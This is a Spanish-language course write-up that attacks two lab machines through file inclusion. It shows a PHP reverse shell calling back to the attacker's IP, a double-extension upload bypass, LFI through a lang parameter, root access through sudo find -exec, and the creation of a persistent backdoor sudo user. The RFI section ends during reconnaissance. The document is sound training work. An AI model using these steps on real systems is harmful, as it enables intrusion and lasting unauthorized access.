

Curso de Especialización

Ciberseguridad en las TIC

Actividad 19. File Inclusion, Local & Remote

Resumen

Autora: Marina del Pilar López Oliva

Abril 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Revisión


Revisión	Fecha	Descripción
1.0	22/04/2026	Realización de los WriteUp

Índice de Contenidos

1. WriteUp de las máquinas.....	4
Máquina con vulnerabilidad LFI.....	4
Reconocimiento y preparación.....	4
Explotación.....	6
Escalada de privilegios y obtención de permanencia.....	8
Máquina con vulnerabilidad LRFI.....	12
Reconocimiento y preparación.....	12
Explotación.....	20
Escalada de privilegios y obtención de persistencia.....	22
2. Medidas correctoras.....	27

1. WriteUp de las máquinas

Lo primero es identificar los equipos activos en la red. Desde la máquina atacante (Kali Linux), se realiza un escaneo ARP para descubrir hosts.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.4	08:00:27:d4:69:65	2	120	PCS Systemtechnik GmbH
192.168.10.2	08:00:27:2e:65:05	1	60	PCS Systemtechnik GmbH
192.168.10.3	08:00:27:9b:67:b5	2	120	PCS Systemtechnik GmbH

Figura 1. Escaneo ARP que muestra los hosts activos en la red.

Se observa que hay dos máquinas objetivos, una que tiene la IP 192.168.10.4 y otra con la IP 192.168.10.3. Comprobamos nuestra propia IP para confirmar que estamos en la misma red.

Máquina con vulnerabilidad LFI

Primero vamos a centrarnos en la máquina que tiene la vulnerabilidad LFI. La vulnerabilidad conocida como Local File Inclusion (LFI) ocurre cuando una aplicación web permite incluir archivos del sistema del servidor a través de parámetros manipulados por el usuario, sin una validación adecuada.

Reconocimiento y preparación

Observamos que la máquina objetivo tiene la IP 192.168.10.4 y la MAC 08:00:27:d4:69:65, correspondiente al fabricante PCS Systemtechnik GmbH.

Una vez identificado el objetivo (192.168.10.4), procedemos a enumerar directorios y archivos del servidor web utilizando gobuster. Lo primero que deberíamos hacer es realizar un escaneo de puertos con nmap y a continuación enumeramos directorios web con gobuster.

```

kali@kali:~$ gobuster dir -u http://192.168.10.4 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.10.4
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

.hta          (Status: 403) [Size: 277]
.htpasswd     (Status: 403) [Size: 277]
.htaccess     (Status: 403) [Size: 277]
index.html    (Status: 200) [Size: 163]
server-status (Status: 403) [Size: 277]
uploads       (Status: 301) [Size: 314] [→ http://192.168.10.4/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished
  
```

Figura 2. Enumeración de directorios con Gobuster.

El resultado muestra un directorio uploads/ y un archivo index.html. Esto indica que probablemente exista una funcionalidad de subida de archivos.

Accedemos al navegador y exploramos la página web.




Figura 3. Formulario de subida de archivos.

Se muestra la página en la subida de ficheros /upload.php, con un selector de imágenes y un botón "Upload". Se comprueba que en este caso solo se pueden subir imágenes. El mensaje "Uploaded !!! name : uploads/Screenshot_2026-03-25_15_15_20.png" indica que el servidor acepta subidas y las almacena en el directorio uploads/.

Vamos a preparar un reverse shell en PHP. Para ello, utilizamos un script clásico.

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.10.5'; // CHANGE THIS  
$port = 4444; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;
```

Figura 4. Configuración del reverse shell en PHP.

Este script se conectará a nuestra máquina (192.168.10.5) por el puerto 4444 y nos entregará una shell.

Explotación

El servidor parece validar que los archivos subidos tengan extensión de imagen. Para evadirlo, renombramos nuestro script añadiendo una doble extensión.




Figura 5. Renombrando archivo malicioso con .png al final.

El servidor solo comprueba la extensión final (.png) pero el intérprete PHP ejecutará el código porque reconoce la parte .php en el nombre. Esto sucede a veces por una mala configuración de Apache que permite que archivos con .php en cualquier parte del nombre sean procesados.

Subimos el archivo a través del formulario.




Figura 6. Subida del archivo con doble extensión.

El mensaje "Uploaded !!! name : uploads/php-reverse-shell.php.png" confirma que la subida fue exitosa.

Ahora necesitamos un punto de entrada que incluya nuestro archivo subido. Localizamos un parámetro vulnerable en la URL. El parámetro lang parece que tenga algo vulnerable, ya que al darle a language sale `http://192.168.10.4/language.php?lang=en`. Vamos a intentar usarlo como punto de entrada.




Figura 7. Parámetro lang vulnerable a LFI.

La URL que hemos utilizado es la referente al cambio de lenguaje, cambiando "es" con la ruta del archivo maliciosos que hemos subido antes `http://192.168.10.4/language.php?lang=/uploads/php-reverse-shell.php.png`. Al incluir la ruta de nuestro archivo subido, el servidor lo ejecutará en lugar de tratarlo como una imagen.

Antes de lanzar la petición, preparamos un listener en nuestra máquina atacante.




Figura 8. Listener en espera de conexión.

Cuando el servidor procesa la petición LFI, el reverse shell se ejecuta y obtenemos una conexión.

```
kali@kali:~$ nc -l -p 4444
[listening on [any] 4444 ...]
connect to [192.168.10.5] from (UNKNOWN) [192.168.10.4] 33506
Linux bassam-aziz 5.3.0-28-generic #30-18.04.1-Ubuntu SMP Fri Jan 17 06:14:09 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
21:23:17 up 32 min, 1 user, load average: 0.07, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
bassam    :0      :0              20:51    ?xdm?  14.07s  0.01s  /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Figura 9. Shell inversa obtenida como www-data.

Escalada de privilegios y obtención de permanencia

Una vez dentro, comenzamos a explorar el sistema.

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uidd:x:105:111::/run/uidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
bassam:x:1000:1000:Bassam,,,:/home/bassam:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
```

Figura 10. Listado del archivo /etc/passwd.

Encontramos un usuario llamado “bassam” que puede ser administrador del sistema. Ya que es un nombre bastante poco común.

Buscamos archivos interesantes en el directorio web. Encontramos un directorio oculto. Accedemos a ese directorio y encontramos un archivo con una contraseña para el usuario bassam.

```
$ ls /var/www/html
index.html
language.php
supersecret-for-aziz
upload.php
uploads
$ ls /var/www/html/supersecret-for-aziz
bassam-pass.txt
$ cat /var/www/html/supersecret-for-aziz/bassam-pass.txt
Password123!@#
```

Figura 11. Obtención de la contraseña del usuario bassam por un directorio oculto.

Para poder realizar comandos más interesantes, vamos a convertir la reverse shell en una shell mejor.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bassam-aziz:/$
```

Figura 12. Convertir la reverse shell.

Con la contraseña obtenida, intentamos cambiar al usuario bassam.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bassam-aziz:/$ su bassam
su bassam
Password: Password123!@#
bassam@bassam-aziz:/$
```

Figura 13. Cambio de usuario a bassam.

El comando `su bassam` seguido de `Password123!@#` nos da el prompt `bassam@bassam-aziz:/$`. Comprobamos qué comandos puede ejecutar bassam con `sudo`.

```
bassam@bassam-aziz:/$ sudo -l
sudo -l
[sudo] password for bassam: Password123!@#

Matching Defaults entries for bassam on bassam-aziz:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User bassam may run the following commands on bassam-aziz:
  (ALL : ALL) /usr/bin/find
bassam@bassam-aziz:/$
```

Figura 14. Privilegios sudo del usuario bassam.

Sudo -l muestra que puede ejecutar /usr/bin/find como cualquier usuario.

El binario find es peligroso porque permite ejecutar comandos arbitrarios con la opción -exec.

```
bassam@bassam-aziz:/$ sudo find . -exec /bin/bash \; -quit
sudo find . -exec /bin/bash \; -quit
[sudo] password for bassam: Password123!@#

root@bassam-aziz:/#
```

Figura 15. Escalada exitosa a root.

El prompt cambia a root@bassam-aziz:/# gracias al binario encontrado.

Para mantener el acceso, creamos un nuevo usuario con privilegios sudo.

```
root@bassam-aziz:/# useradd -m backups-www
useradd -m backups-www
root@bassam-aziz:/# passwd backups-www
passwd backups-www
Enter new UNIX password: J4m0nc1t0+N4r4nj4Ylimon

Retype new UNIX password: J4m0nc1t0+N4r4nj4Ylimon

passwd: password updated successfully
root@bassam-aziz:/# usermod -aG sudo backups-www
usermod -aG sudo backups-www
```

Figura 16. Creación del usuario backups-www.

Verificamos que el usuario se haya creado correctamente.

```

root@bassam-aziz:~# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuid:x:105:111::/run/uuid:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
bassam:x:1000:1000:Bassam,,,:/home/bassam:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
backups-www:x:1001:1001::/home/backups-www:/bin/sh

```

Figura 17. Verificación en `/etc/passwd` del usuario `backups-www`.

```

root@bassam-aziz:~# groups backups-www
groups backups-www
backups-www : backups-www sudo

```

Figura 18. Comprobación de grupos del nuevo usuario.

Vemos que el nuevo usuario aparece en el grupo `sudo`.

Se ha explotado con éxito una vulnerabilidad LFI combinada con una subida de archivo malicioso (bypass de extensión mediante doble extensión `.php.png`) para obtener una shell inversa como `www-data`. Posteriormente, mediante la enumeración de archivos sensibles, se obtuvo la contraseña del usuario `bassam`, y gracias a un mal privilegio `sudo` en el binario `find` se logró el acceso como `root`.

Máquina con vulnerabilidad LRFI

Primero vamos a centrarnos en la máquina que tiene la vulnerabilidad RFI. La vulnerabilidad conocida como Remote File Inclusion (RFI) ocurre cuando una aplicación web permite incluir archivos remotos a través de un parámetro manipulable por el usuario, sin la debida sanitización. Observamos que la máquina objetivo tiene la IP 192.168.10.3.

Reconocimiento y preparación

Desde la máquina atacante (Kali Linux, IP 192.168.10.5), identificamos la página web de la máquina objetivo.




Figura 19. Página por defecto de Apache en Debian.

Muestra la página "It works!" de Apache2 en <http://192.168.10.3>. Accedemos al blog, ya que sabemos que tiene wordpress.




Figura 20. Blog de Tiago en WordPress.

Se muestra "HelloWorld! Welcome to Tiago's blog!!!" en <http://192.168.10.3/wordpress>.

Realizamos un escaneo con WPScan para identificar la versión de WordPress, usuarios y posibles vulnerabilidades.

```

(kali@kali) ~$ python3 wpsec.py --url http://192.168.10.3/wordpress --enumerate vp,vt,u
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

^[[B^[[B^[[B^[[B URL: http://192.168.10.3/wordpress/ [192.168.10.3]
[+] Started: Thu Apr 18 11:07:12 2026

Interesting Finding(s):

[+] Headers
  | Interesting Entry: Server: Apache/2.4.56 (Debian)
  | Found By: Headers (Passive Detection)
  | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.10.3/wordpress/xmlrpc.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  | References:
  |   - http://codex.wordpress.org/XML-RPC_Pingback_API
  |   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
  |   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
  |   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
  |   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.10.3/wordpress/readme.html
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.10.3/wordpress/wp-cron.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 60%
  | References:
  |   - https://www.iplocation.net/defend-wordpress-from-ddos
  |   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.3 identified (Insecure, released on 2023-08-08).
  | Found By: Emoji Settings (Passive Detection)
  |   - http://192.168.10.3/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=6.3'
  | Confirmed By: Meta Generator (Passive Detection)
  |   - http://192.168.10.3/wordpress/, Match: 'WordPress 6.3'

```

Figura 21. Escaneo inicial de WPScan.

WPScan detecta WordPress 6.3, XML-RPC habilitado y el usuario tiago.

```
Brute Forcing Author IDS - Time: 00:00:00
[i] User(s) Identified:
[+] tiago
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Apr 16 12:49:06 2026
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.996 KB
[+] Data Received: 158.213 KB
[+] Memory used: 146.207 MB
[+] Elapsed time: 00:00:02
```

Figura 22. Identificación del usuario tiago.

Realizamos un barrido de directorios dentro del directorio de WordPress.

```

$ gobuster dir -u http://192.168.10.3 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 277]
.htpasswd (Status: 403) [Size: 277]
.hta (Status: 403) [Size: 277]
index.html (Status: 200) [Size: 10701]
server-status (Status: 403) [Size: 277]
wordpress (Status: 301) [Size: 316] [→ http://192.168.10.3/wordpress/]
Progress: 4613 / 4613 (100.00%)

Finished

$ gobuster dir -u http://192.168.10.3/wordpress -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.3/wordpress
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpasswd (Status: 403) [Size: 277]
.htaccess (Status: 403) [Size: 277]
.hta (Status: 403) [Size: 277]
index.php (Status: 301) [Size: 0] [→ http://192.168.10.3/wordpress/]
wp-admin (Status: 301) [Size: 325] [→ http://192.168.10.3/wordpress/wp-admin/]
wp-content (Status: 301) [Size: 327] [→ http://192.168.10.3/wordpress/wp-content/]
wp-includes (Status: 301) [Size: 328] [→ http://192.168.10.3/wordpress/wp-includes/]
xmlrpc.php (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)

Finished

```

Figura 23. Gobuster dentro de /wordpress.

Se encuentran wp-admin, wp-content, wp-includes, xmlrpc.php, etc.

```
(kali@kali)~$ gobuster dir -u http://192.168.10.3/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.3/wordpress
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

wp-content (Status: 301) [Size: 327] [-> http://192.168.10.3/wordpress/wp-content/]
license.txt (Status: 200) [Size: 19915]
wp-includes (Status: 301) [Size: 328] [-> http://192.168.10.3/wordpress/wp-includes/]
index.php (Status: 301) [Size: 0] [-> http://192.168.10.3/wordpress/]
readme.html (Status: 200) [Size: 7399]
wp-login.php (Status: 200) [Size: 5973]
wp-admin (Status: 301) [Size: 325] [-> http://192.168.10.3/wordpress/wp-admin/]
wp-trackback.php (Status: 200) [Size: 135]
xmlrpc.php (Status: 405) [Size: 42]
wp-signup.php (Status: 302) [Size: 0] [-> http://remote.nyx/wordpress/wp-login.php?action-register]
Progress: 882232 / 882232 (100.00%)

Finished
```

Figura 24. Gobuster con diccionario más grande y extensiones.

Se descubren license.txt, readme.html, wp-login.php, wp-signup.php.

Para facilitar la enumeración, añadimos una entrada en /etc/hosts que asocie la IP 192.168.10.3 con el nombre remote.nyx.

```
kali@kali: ~
Session Actions Edit View Help
GNU nano 8.7.1 /etc/hosts *
127.0.0.1 localhost
